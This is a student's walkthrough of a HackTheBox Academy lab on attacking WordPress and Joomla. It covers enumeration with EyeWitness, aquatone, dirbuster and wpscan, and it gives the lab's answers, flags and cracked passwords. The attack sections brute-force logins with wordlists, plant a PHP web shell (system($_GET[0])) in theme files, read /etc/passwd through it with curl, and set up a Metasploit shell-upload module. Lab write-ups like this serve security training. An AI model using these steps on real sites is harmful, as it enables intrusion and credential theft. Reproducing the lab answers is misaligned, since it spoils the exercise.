

Attacking Common Applications:

Link to challenge:

<https://academy.hackthebox.com/module/113>

(log in required)

Class: Tier II | Medium | Offensive

Note: throughout the module we will need to configure our pwnbox /etc/hosts

File by adding the line:

[target machine IP] [required vhosts]

For example:

```
10.129.42.195 app.inlanefreight.local dev.inlanefreight.local blog.inlanefreight.local
```

It can be done with the command

`sudo nano /etc/hosts`

then pasting the configuration modification, and save and exit with `ctrl+x`.

Throughout the module this process would be called 'initial configuration'.

Setting the Stage:

Application Discovery & Enumeration:

Question: Use what you've learned from this section to generate a report with EyeWitness. What is the name of the .db file EyeWitness creates in the inlanefreight_eyewitness folder? (Format: filename.db)

Answer: ew.db

Method: First, confirm that EyeWitness is installed on your machine. if not – install with the command: “`sudo apt install eyewitness`”.

When EyeWitness is installed – run the command:

```
eyewitness --web -x web_discovery.xml -d  
inlanefreight_eyewitness
```

the input xml file we provided is non-existent for the moment so as expected, we got:

```
#####
#                               EyeWitness                         #
#####  
#          FortyNorth Security - https://www.fortynorthsecurity.com      #
#####  
  
ERROR: The path you provided does not exist!
```

(the web_discovery.xml file should be an nmap scan output, but for this question it is not necessary to run one before running the EyeWitness).

After the EyeWitness inspection is executed, we run ‘ls’ on the current home folder:

```
[eu-academy-1]-[10.10.14.199]-[htb-ac-1099]  
└── [★]$ ls  
Desktop  inlanefreight_eyewitness  Templates
```

And we can observe that there is a directory called ‘inlanefreight_eyewitness’

Lets inspect it:

```
[eu-academy-1]-[10.10.14.199]-[htb-ac-1]  
└── [★]$ ls inlanefreight_eyewitness/  
ew.db  jquery-1.11.3.min.js  screens  sou
```

We get the answer on the right – ‘ew.db’, the file created from the EyeWitness run.

Question: What does the header on the title page say when opening the aquatone_report.html page with a web browser? (Format: 3 words, case sensitive)

Answer: Pages by Similarity

Method: first, we install aquatone with the command

```
wget  
https://github.com/michenriksen/aquatone/releases/download/v  
1.7.0/aquatone_linux_amd64_1.7.0.zip  
then unzip it with the command
```

```
unzip aquatone_linux_amd64_1.7.0.zip
```

after that when running ‘ls’ we should have a file called ‘aquatone’:

```
└─[★]$ ls -l | grep aquatone
-rwxr-xr-x 1 htb-ac-1099135 htb-ac-1099135 12519231 May 19 2019 aquatone
```

Now we need web_discovery.xml file to run the aquatone on.

For that we will run the following nmap command:

```
sudo nmap -p 80,443,8000,8080,8180,8888,10000 --open -oA
web_discovery 127.0.0.1
```

this will scan the localhost and output the results to a file called web_discovery.xml.

now, before we run aquatone, we need to install chrome (it is not in the formal guide, but for me running aquatone without it resulted with error).

We will do it with the following commands (for Ubuntu/Debian):

```
wget https://dl.google.com/linux/direct/google-chrome-
stable_current_amd64.deb
sudo dpkg -i google-chrome-stable_current_amd64.deb
sudo apt-get install -f
```

after that it should do well.

Next, we run the command:

```
cat web_discovery.xml | ./aquatone -nmap
```

to run aquatone on the web_discovery.xml (our nmap output):

```
└─[eu-academy-1]─[10.10.14.199]─[htb-ac-1099135@htb-ht1]
└─[★]$ cat web_discovery.xml | ./aquatone -nmap
aquatone v1.7.0 started at 2024-06-05T22:37:47+01:00

Using unreliable Google Chrome for screenshots. Install
lts.

Targets      : 1
Threads      : 4
Ports        : 80, 443, 8000, 8080, 8443
Output dir   :
```

At the end of the running, we get the message:

```
Wrote HTML report to: aquatone_report.html
```

So lets check it:

```
└─ [★]$ ls | grep aquatone_report.html  
aquatone_report.html
```

'ls' command confirms its existence.

Now, we need the title of the page, we will obtain it by opening web browser, and entering the aquatone_report.html full path, the full path can be obtained with the command:

```
realpath aquatone_report.html
```

```
└─ [eu-academy-1]—[10.10.14.199]—[htb-ac-1099135@htb-ht15twbuxj]—[~]  
└─ [★]$ realpath aquatone_report.html  
/home/htb-ac-1099135/aquatone_report.html
```

copy the full path on the URL and get the result:



Content Management Systems (CMS):

WordPress - Discovery & Enumeration:

Question: Enumerate the host and find a flag.txt flag in an accessible directory.

Answer: Options_ind3xeS_ftw!

Method: first, we will do the ‘initial configuration’ on vhost ‘blog.inlanefreight.local’.

When it’s done, we will have to run enumeration on the website files.

For that purpose, we will use a tool called ‘dirbuster’.

we install ‘dirbuster’ directly from GitHub repository with the command:

```
git clone  
https://gitlab.com/kalilinux/packages/dirbuster.git
```


after ‘dirbuster’ is install – we will have the installed directory in our home directory:

```
[eu-academy-1]-[10.10.15.128]  
└── [★]$ ls  
Desktop dirbuster Templates
```

We will ‘cd’ our way inside, and run the .sh file:

```
[eu-academy-1]-[10.10.15.128]-[  
└── [★]$ cd dirbuster/  
[eu-academy-1]-[10.10.15.128]-[  
└── [★]$ ./DirBuster-1.0-RC1.sh
```

A graphic interface should open:



On target URL, we set the vhost address as the target (with http:// of course),

On word list we selected an arbitrary medium sized wordlist installed with the ‘dirbuster’, and we added txt extension (albeit for me it also worked without it).

Then – we Start the run:

Scan Information \ Results - List View: Dirs: 89 Files: 331 \ Results - Tree View \ Errors: 0 \				
Type	Found	Response	Size	
File	/index.php	301	232	▲
Dir	/	200	61853	▼
Dir	/icons/	403	459	
Dir	/wp-content/	200	147	
Dir	/wp-content/themes/	200	147	
File	/wp-content/index.php	200	147	
Dir	/wp-content/themes/business-gravity/	500	185	
File	/wp-content/themes/index.php	200	147	
Dir	/wp-content/themes/business-gravity/assets/	200	1813	
File	/wp-content/themes/business-gravity/index.php	500	185	
Dir	/wp-content/themes/business-gravity/assets/images/	200	1271	
Dir	/wp-content/themes/business-gravity/assets/images/	200	1271	

After several moments – the results list with possible paths start to fill in: it will be easier to examine it via Tree view:


Scan Information \ Results - List View: Dirs: 89 Files: 331 \ Results - Tree View \ Errors: 0 \				
Type	Found	Response	Size	
File	/index.php	301	232	◀

On tree view, we will have to open several directory until we reach ‘flag.txt’ file:


Scan Information \ Results - List View: Dirs: 89 Files: 331 \ Results - Tree View \ Errors: 0 \			
Directory Structure	Response Code	Response Size	
/	200	61853	
index.php	301	232	
icons	403	459	
wp-content	200	147	
themes	200	147	
index.php	200	147	
plugins	200	147	
uploads	200	1357	
2021	200	1367	
08	200	3949	
flag.txt	200	250	

(the lack of search option in ‘dirbuster’ is annoying here, for future purpose a new tool might be considered to use instead of ‘dirbuster’..)

Once we get to flag.txt, we right click it and select ‘Open In Browser’:




The page will be opened in the browser, displaying the result:




Question: Perform manual enumeration to discover another installed plugin.
Submit the plugin name as the answer (3 words).

Answer: wp sitemap page

Method: method 1: on the website itself – go to “learn more”:



Then you will see ‘Powered by “WP Sitemap Page”, hovering it will reveal ‘/plugins/wp-sitemap-page’ path, determining it is a plugin.



Method 2:

Run

```
curl -s http://blog.inlanefreight.local/?p=1 | grep plugin
```


the desired plugin would be displayed along with other plugins.

```
js'></script>
<p><a href="http://wordpress.org/plugins/wp-sitemap-page/">Powered by
wp Page</a></p></div></strong></p>
```

Question: Find the version number of this plugin. (i.e., 4.5.2)

Answer: 1.6.4

Method: after the wp-sitemap-page was found, we will go to ‘<http://blog.inlanefreight.local/wp-content/plugins/wp-sitemap-page/readme.txt>’ path to examine to corsponding readme. The first part of the path (/wp-content/plugins/) of course should be familiar as it was shown during the ‘dirbuster’ execution (tree view):



When we get to the readme, we will look for the ‘Stable tag’ field:

```
== WP Sitemap Page ==
Contributors: funnycat
Donate link: http://www.inf0
Tags: sitemap, generator, pa
Requires at least: 3.0
Tested up to: 5.6.2
Stable tag: 1.6.4
License: GPLv2 or later
```

Attacking WordPress:

Question: Perform user enumeration against `http://blog.inlanefreight.local`. Aside from admin, what is the other user present?

Answer: doug

Method: we will use the tool `wpscan` for this purpose.

First – we need an API token: that can be obtain from '<https://wpscan.com/>'.

All we have to do is register, confirm email, login and claim the provided token for our made user.


Then – we will use the command:

```
sudo wpscan --url http://blog.inlanefreight.local --  
enumerate --api-token <api-token-value>
```

it is recommended to redirect the output report to some output file as we have limited use of api-calls:

```
sudo wpscan --url http://blog.inlanefreight.local --  
enumerate --api-token <api-token-value> > output_file
```

when the scan is complete, we will search for the user sections within the report:



```
[+] by: Inlanefreight Blog admin  
| Found By: Author Posts - Display Name (Passive Detection)  
  
[+] admin  
| Found By: Rss Generator (Passive Detection)  
| Confirmed By:  
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
|   Login Error Messages (Aggressive Detection)  
  
[+] doug  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)
```

Here we can find 2 users: admin and doug.

Question: Perform a login bruteforcing attack against the discovered user.
Submit the user's password as the answer.

Answer: jessica1

Method: we will use the wpscan tool from previous question to brute-force daug password, we will use the command:


```
sudo wpscan --password-attack xmlrpc -t 20 -U doug -P /usr/share/wordlists/rockyou.txt --url http://blog.inlanefreight.local > output_file2
```

where rockyou.txt is the password list file we use (stored in pwnbox machine), xmlrpc is the attack type, -t is the amount of threads, -U is the target user, -P is the path to the password list file, --url is the target url of the WordPress site.


Question: Using the methods shown in this section, find another system user whose login shell is set to /bin/bash.

Answer: webadmin

Method: we shall use the recently obtained Doug credentials, login to Doug using the obtained password from last question, (then the website will ask if the email is correct, so we can confirm it and the website will process with the login). after that we going to reach Doug dashboard:




On the left side there is a menu, click on 'Appearance' and then 'Theme Editor':




In Theme Editor page we can use Doug account to edit server side php code.

Once on Theme Editor, we going to select the theme “Twenty Nineteen”:



The reason we select the “Twenty Nineteen” theme, is that the ‘Business Gravity’ theme is the active used theme, and often we would like to make our modification on inactive theme. In this guide we follow the module example and modify the 404.php page, but the principal should be the same on (almost) any page.


After we select “Twenty Nineteen” theme – we select the 404 Template:



And on the page we insert the command:

```
system($_GET[0]);
```

And then we click “Update file”:




The command above allows us to run shell on the server side with the parameter 0. It can be done either with ‘curl’ command, or the web interface, in this guide we shall cover both methods:

web interface:

we enter to the browser this url:

```
http://blog.inlanefreight.local/wp-
content/themes/twentynineteen/404.php?0=id
```



Of course, the ‘wp-content/themes’ is the path our themes are stored, and 404.php is within the ‘twentynineteen’ theme.

The ?0=id is our parameter, where ‘0’ is the value we injected to the server side as the corrupted parameter, and ‘id’ is the test command value.

In the picture above we see it works, but ‘id’ is not the command we need to get the other user with /bin/bash shell. Now, we need another command, which would be:

```
cat /etc/passwd | grep bash
```

now for the url, with the encoding of space (' ') to ascii ('%20') (space value is hexadecimal 20 in ascii):

```
http://blog.inlanefreight.local/wp-
content/themes/twentynineteen/404.php?0=cat%20/etc/passwd%20
|%20grep%20bash
```

(Note, it worked for me even without the URL encoding but entering it plainly as:

```
http://blog.inlanefreight.local/wp-
content/themes/twentynineteen/404.php?0=cat /etc/passwd |
grep bash
```

, but the encoding is always a good practice)

We get this:

```
root:x:0:0:root:/bin/bash ubuntu:x:1000:1000:ubuntu:/home/ubuntu:/bin/bash webadmin:x:1001:1001::/home/webadmin:/bin/bash
```

We have 3 users here which are displayed: root, ubuntu, webadmin.

The answer is the last option.

curl:

For the curl the URL encoding is mandatory, we going to use the command:

```
curl "http://blog.inlanefreight.local/wp-content/themes/twentynineteen/404.php?0=cat%20/etc/passwd%20|%20grep%20bash"
```

```
[eu-academy-1]-(10.10.15.128)-[htb-ac-1099135@htb-topnrcuwm]-[~]
└── [★]$ curl "http://blog.inlanefreight.local/wp-content/themes/twentynineteen/404.php?0=cat%20/etc/passwd%20|%20grep%20bash"
root:x:0:0:root:/root:/bin/bash
ubuntu:x:1000:1000:ubuntu:/home/ubuntu:/bin/bash
webadmin:x:1001:1001::/home/webadmin:/bin/bash
```

Providing the same answer the previous method.

Bonus: I tried to insert a second shell within the theme ‘Twenty Twenty-One’ within the page ‘Theme Functions’ for the parameter ‘testme’:

The screenshot shows a WordPress theme editor interface. On the left, the code for `functions.php` is displayed, containing a line `system($_GET["testme"]);`. On the right, a sidebar titled "Theme Files" lists other theme files: "Stylesheet (style.css)", "Theme Functions (functions.php)" (which is currently selected), "assets ▶", "style-rtl.css", "postcss.config.js", and "packager-lock.json".

```
Twenty Twenty-One: Theme Functions (functions.php)
Select theme to edit: Twenty Twenty
Theme Files
Stylesheet (style.css)
Theme Functions (functions.php)
assets ▶
style-rtl.css
postcss.config.js
packager-lock.json
```

```
Selected file content:
0 /*
7 * @package WordPress
8 * @subpackage Twenty_Twenty_One
9 * @since Twenty Twenty-One 1.0
10 */
11
12 // This theme requires WordPress 5.3 or later.
13 //
14
15 system($_GET["testme"]);
16
```

and I tested it with curl:

```
[★]$ curl "http://blog.inlanefreight.local/wp-content/themes/twentytwentyone/functions.php?testme=cat%20/etc/passwd%20|%20grep%20bash"
root:x:0:0:root:/root:/bin/bash
ubuntu:x:1000:1000:ubuntu:/home/ubuntu:/bin/bash
webadmin:x:1001:1001::/home/webadmin:/bin/bash
```

It worked.

Question: Following the steps in this section, obtain code execution on the host and submit the contents of the flag.txt file in the webroot.

Answer: l00k_ma_unAuth_rc3!

Method: method 1: we use the exploit from last question: first, we run ‘pwd’ so we know where we are with the command:

```
curl "http://blog.inlanefreight.local/wp-content/themes/twenty nineteen/404.php?0=pwd"
```

```
[eu-academy-1]-[10.10.15.128]-[htb-ac-1099135@htb-topnrcuwm]-[~]
└── [★]$ curl "http://blog.inlanefreight.local/wp-content/themes/twenty nineteen/404.php?0=pwd"
/var/www/blog.inlanefreight.local/wp-content/themes/twenty nineteen
```

It tells us we are in the theme ‘twenty nineteen’ directory, and the main directory of this website is ‘blog.inlanefreight.local’ directory – so we search there, using ‘ls’ command:

```
curl "http://blog.inlanefreight.local/wp-content/themes/twenty nineteen/404.php?0=ls%20/var/www/blog.inlanefreight.local"
```

```
[eu-academy-1]-[10.10.15.128]-[htb-ac-1099135@htb-topnrcuwm]-[~]
└── [★]$ curl "http://blog.inlanefreight.local/wp-content/themes/twenty nineteen/404.php?0=ls%20/var/www/blog.inlanefreight.local"
flag_d8e8fca2dc0f896fd7cb4cb0031ba249.txt ↵
index.php
```

We see an interesting looking flag file, lets confirm its readable for anyone with ‘ls -l flag...txt’ command:

```
curl "http://blog.inlanefreight.local/wp-content/themes/twenty nineteen/404.php?0=ls%20-l%20/var/www/blog.inlanefreight.local/flag_d8e8fca2dc0f896fd7cb4cb0031ba249.txt"
```

yes, it is: (r is displayed for all user classes, r is for read permissions)

```
[eu-academy-1]-[10.10.15.128]-[htb-ac-1099135@htb-topnrcuwm]-[~]
└── [★]$ curl "http://blog.inlanefreight.local/wp-content/themes/twenty nineteen/404.php?0=ls%20-l%20/var/www/blog.inlanefreight.local/flag_d8e8fca2dc0f896fd7cb4cb0031ba249.txt"
-rw-r--r-- 1 root root 20 Sep 21 2021 /var/www/blog.inlanefreight.local/flag_d8e8fca2dc0f896fd7cb4cb0031ba249.txt
```

Now all we have to do is get the flag content with ‘cat’ command:

```
curl "http://blog.inlanefreight.local/wp-content/themes/twentyteen/404.php?0=cat%20/var/www/blog.inlanefreight.local/flag_d8e8fca2dc0f896fd7cb4cb0031ba249.txt"
```

```
[eu-academy-1]-(10.10.15.128)-[htb-ac-1099135@htb-topnrcuwm]-[~]
└── [★]$ curl "http://blog.inlanefreight.local/wp-content/themes/twentyteen/404.php?0=cat%20/var/www/blog.inlanefreight.local/flag_d8e8fca2dc0f896fd7cb4cb0031ba249.txt"
l00k_ma_unAuth_rc3! ↵
```

the arrow marked line is the flag!

method 2: we are going to use reverse shell, for that we will use ‘metasploit’ to construct a payload – first, we launch the Metasploit with the command:

```
msfconsole
```

and when its on we will run the sequence of commands:

```
use exploit/unix/webapp/wp_admin_shell_upload
```

then:

```
set USERNAME doug
set PASSWORD jessica1
set LHOST <attacker-IP>
set RHOSTS <target-IP>
set VHOST blog.inlanefreight.local
```

```
[msf](Jobs:0 Agents:0) exploit(unix/webapp/wp_admin_shell_upload) >> set rhosts
blog.inlanefreight.local
rhosts => blog.inlanefreight.local
[msf](Jobs:0 Agents:0) exploit(unix/webapp/wp_admin_shell_upload) >> set username
doug
username => doug
[msf](Jobs:0 Agents:0) exploit(unix/webapp/wp_admin_shell_upload) >> set passwor
d jessica1
password => jessica1
[msf](Jobs:0 Agents:0) exploit(unix/webapp/wp_admin_shell_upload) >> set lhost 1
0.10.15.128
lhost => 10.10.15.128
[msf](Jobs:0 Agents:0) exploit(unix/webapp/wp_admin_shell_upload) >> set rhost 1
0.129.210.169
rhost => 10.129.210.169
[msf](Jobs:0 Agents:0) exploit(unix/webapp/wp_admin_shell_upload) >> set VHOST b
log.inlanefreight.local
VHOST => blog.inlanefreight.local
```

once we are done, we enter

exploit

(we can enter ‘show options’ first to ensure all the fields are set correctly):

***Note – my attempt to use Metasploit to gain shell to the wordpress server had failed, I don’t know why. I keep this ‘method 2’ uncompleted in future case the Metasploit problem will be solved. As for now, use method 1 to get the answer.**

Joomla - Discovery & Enumeration:

Question: Fingerprint the Joomla version in use on
http://app.inlanefreight.local (Format: x.x.x)

Answer: 3.10.0

Method: first, we will do the ‘initial configuration’ on vhost ‘app.inlanefreight.local’.

When it is done – we will run the command:

```
curl -s  
http://dev.inlanefreight.local/administrator/manifests/files  
/joomla.xml | xmllint --format -
```

to initiate Joomla discovery and Footprinting the ‘Joomla’ content and management system, to be displayed in xml format:

```
[eu-academy-1]~[10.10.15.203]~[htb-ac-1099135@htb-ttghbypjsv]~  
[★]$ curl -s http://app.inlanefreight.local/administrator/manifests/files/j  
oomla.xml | xmllint --format -  
<?xml version="1.0" encoding="UTF-8"?>  
<extension version="3.6" type="file" method="upgrade">  
  <name>files_joomla</name>  
  <author>Joomla! Project</author>  
  <authorEmail>admin@joomla.org</authorEmail>  
  <authorUrl>www.joomla.org</authorUrl>  
  <copyright>(C) 2019 Open Source Matters, Inc.</copyright>  
  <license>GNU General Public License version 2 or later; see LICENSE.txt</licen  
se>  
  <version>3.10.0</version>
```

Pay attention that the juma specified version is 3.10.0 (NOT to be confused with the xml formatting version of 3.6 (extension schema))

*

Yes, that's correct. To summarize:

1. XML Document Format Version (`version="3.6"` in the `<extension>` element):
 - This specifies the version of the Joomla extension schema that the XML file adheres to. It defines the structure, elements, and attributes that are allowed in the XML file.
 - In your case, `version="3.6"` means that the XML document format follows the rules and structure defined by Joomla's extension schema version 3.6.
2. Joomla Extension Version (`<version>3.10.0</version>` element):
 - This specifies the version of the Joomla extension itself.
 - In your case, `<version>3.10.0</version>` means that the version of the actual Joomla extension being described by this XML file is 3.10.0.

So, the XML file is formatted according to the extension schema version 3.6, and it describes a Joomla extension that is version 3.10.0.

Question: Find the password for the admin user on <http://app.inlanefreight.local>

Answer: turnkey

Method: we install the Joomla-bruteforce tool with the command:

```
git clone https://github.com/ajnik/joomla-bruteforce.git
```

when done, we go to the git directory (with 'cd Joomla-bruteforce' command)

and then run the tool with the command:

```
sudo python3 joomla-brute.py -u http://dev.inlanefreight.local -w /usr/share/metasploit-framework/data/wordlists/http_default_pass.txt -usr admin
```

we basically run bruteforce on the admin user from 'http_default_pass.txt' wordlist:

```
[*]$ sudo python3 joomla-brute.py -u http://app.inlanefreight.local -w /usr/share/metasploit-framework/data/wordlists/http_default_pass.txt -usr admin
admin:turnkey ↵ access a web page with ... 30 Sept 2015
```

Attacking Joomla:

Question: Leverage the directory traversal vulnerability to find a flag in the web root of the <http://dev.inlanefreight.local/> Joomla application

Answer: j00mla_c0re_d1rtrav3rsal!

Method: first, we will do the 'initial configuration' on vhost 'dev.inlanefreight.local'. then , there are 2 methods to proceed with the attack:


Method 1: we will use the server-side interface to obtain shell. (similar to how we obtained shell on the Webpress section), for more extensive details about how the method is used to exploit web server, it is recommended to refer to the last 2 question of the section 'Attacking Wordpress', which in principal are parallel to this question.

*note – this method is not the instructed method to obtain the flag, but I will present it nonetheless:

First we will go to

```
http://dev.inlanefreight.local/administrator/
```

in the browser URL:



The credentials we will enter are: admin:admin (the credentials are provided to us by the module guide), then – we log in.

Upon login we see this interface:

